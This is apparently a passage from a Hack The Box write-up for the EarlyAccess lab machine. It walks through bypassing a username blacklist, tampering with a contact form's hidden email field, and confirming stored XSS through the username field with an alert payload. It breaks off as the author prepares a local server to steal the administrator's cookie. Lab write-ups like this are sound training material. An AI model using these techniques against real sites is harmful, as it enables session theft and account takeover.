


It seems like the administrator has received our message and has responded to us. Since an administrator can read our message, an XSS (Cross Site Scripting) attack could be possible. However, before we try to exploit this attack vector we should continue our webpage enumeration.


Forum



Reading through the different forum threads we can extract some very useful information.




The very first thread reveals a bug that exists on the scoreboard due to a username containing a bad character (a single-quote `'`). As a response to the issue, the team seems to have blacklisted certain special characters, thus preventing their use in the username field.



The second entry discloses an issue related to a `game-key` failing to register to an account. The support team seems to acknowledge the issue and informs the client that they are trying to fix it, but in the meanwhile they have implemented a manual verification mechanism that the administrative staff could use.


The remaining entries don't hold any useful information.

Store




The store page is not ready yet.

Register key




The `Register key` page seems to give us the ability to register a `game-key` to our account. Since we don't currently have any game-key to try, we could use the one used on the placeholder.



As expected we get an error message as a response, informing us that the game-key is invalid.

Profile



Looking at the profile page, we have the ability to change our username, our password, review our browser sessions and we can even delete our account.

Vulnerability Enumeration

During our webpage enumeration we gathered some useful information that could be potential turned into attack vectors. To recap, here are the most important findings from our webpage enumeration:

1. We can send messages to the administrator.
2. Registration form has blacklisted some characters on the username field.
3. The administrative staff has access to manual game-key verification.
4. We can register a game-key to our account.
5. We can edit our user profile page.

First of all, we could try to create another user with some special characters on the name to verify that the blacklist filtering exists.

It seems like the blacklist is indeed active in place on the registration page. But, we have the ability to change our username from the profile page. So let's create a valid user with username `test` and try to change the username afterwards.

We have successfully updated our username, using only special characters in the username. It seems like the development team forgot to implement the blacklist filtering on the profile edit page.


Now that we have verified that we can change our username to include any character, we can shift our attention back to the messaging page. Let's take a close look at the source code of the `Contact us` page.

```
<form class="form-horizontal" role="form" method="POST"
action="https://earlyaccess.htb/contact">
<input type="hidden" name="_token" value="0WIG2OxROVaTgPyjCkEC6pM3gQMomBP4wJdWBPMR">
<input type="hidden" id="email" name="email"  value="admin@earlyaccess.htb" >
<SNIP></SNIP>
```

We can see two hidden fields: `token` (probably a CSRF token) and `_email`. We could use BurpSuit to intercept the request and change the `_email` parameter to check if we can send an email to our other account.

```
POST /contact HTTP/1.1
Host: earlyaccess.htb
Cookie: XSRF-TOKEN=
eyJpdiI6ImZvZ3kzSVFGRTdNN29hbUZwS3FOYnc9PSIsInZhbHVlIjoiR2cxOWgwSitkNHArWFZkMzlzR1ZIeVNab2hBQzN6UUFrdU1HWUVhMHhNNDNyRVBqRDZkN1RLczR3blhnWDFxMlZidjdxN2
9vekpMek56ZUw5MnN2NWNxUFFLZzVMR2ZXTHF0T2lZZ0VhRXk1TEVOVVhRbFFCWHVhSXpEd0M3aU4iLCJtYWMiOiIxZDQ0YWM2MGUwYjUyODRiZTVjYTBjMjA1M2IzYmM4Nzg0MzBmOTU0ODNmZjUy
NjNiY2EyYzNiYzgwOTQ2ZDE5In0%3D; earlyaccess_session=
eyJpdiI6IkhWNkgvdUdKQUo1QmlvQWFjNGxBSHc9PSIsInZhbHVlIjoicUtRR1B2cDNmYUcyN1ovdjQva2RvckpnYnduKytNQkxrd1VZZUErdmd1V0thbkZ0aVVhbjJwUXlDWE9WSDgwL1l5bzBaeD
RMaGkrSjdDYXhucTJjREVPNTZSQnNha09rQOVobmFBdW5JdWJzNGI5dlplQXVMaHVjdmxoM1ZGU24iLCJtYWMiOiJiZDIyZWIyZjJiMjQ0YzI4ZmFkMWRkZGRmODk0NTI1ZjQ0YzYxYmQ2MDI4ZjMy
NTE1MGY1MjMxZThmNGIzMGU5In0%3D
User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 141
Origin: https://earlyaccess.htb
Referer: https://earlyaccess.htb/contact
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers
Connection: close

_token=wwARIPz5PAJUXusj911p0XQbLF4DN4lkh9YNjLvV&email=test%40htb.com&subject=test&message=this+is+a+test+to+check+the+mail+parameter
```

The website returns with a success message.




Now that we have successfully verified that we can control the `email` parameter and sent messages between our two accounts we can start testing for XSS.


We will use our second account, the one with all the special characters as username, to message our main account. A message contains three fields that could be vulnerable to XSS: `subject`, `body` and `username`. For the first two we will place a simple HTML-element `<script>alert(1);</script>` as a subject and as the main body of the message. For the `username` field we should change the username from the profile page to `<script>alert(1);</script>`. The parameters of the request to send the message should look like this:

```
_token=5tBgTAl7CF8eYNwpRbwXrkVnApp4ChuNzyYhNG97&email=htb%40htb.htb&subject=%3Cscript%3Ealert%281%29%3B%3C%2Fscript%3E&message=
%3Cscript%3Ealert%281%29%3B%3C%2Fscript%3E
```

Logging in back on our main account and viewing the message we can see that we have successfully performed an XSS attack since we are presented with an alert box.



Clicking `OK` to make the message disappear we are left with just the message.



Inspecting the message we can see that the `subject` and the `body` fields are displaying our payload as plain text, while the `username` field appears to be empty. From that we can conclude that the `username` field is vulnerable to XSS.

Foothold


Since we have successfully identified that we are able to perform an XSS attack our next step would be to try stealing the administrator's cookie. First of all we have to set up a local server on our machine using Python.

```
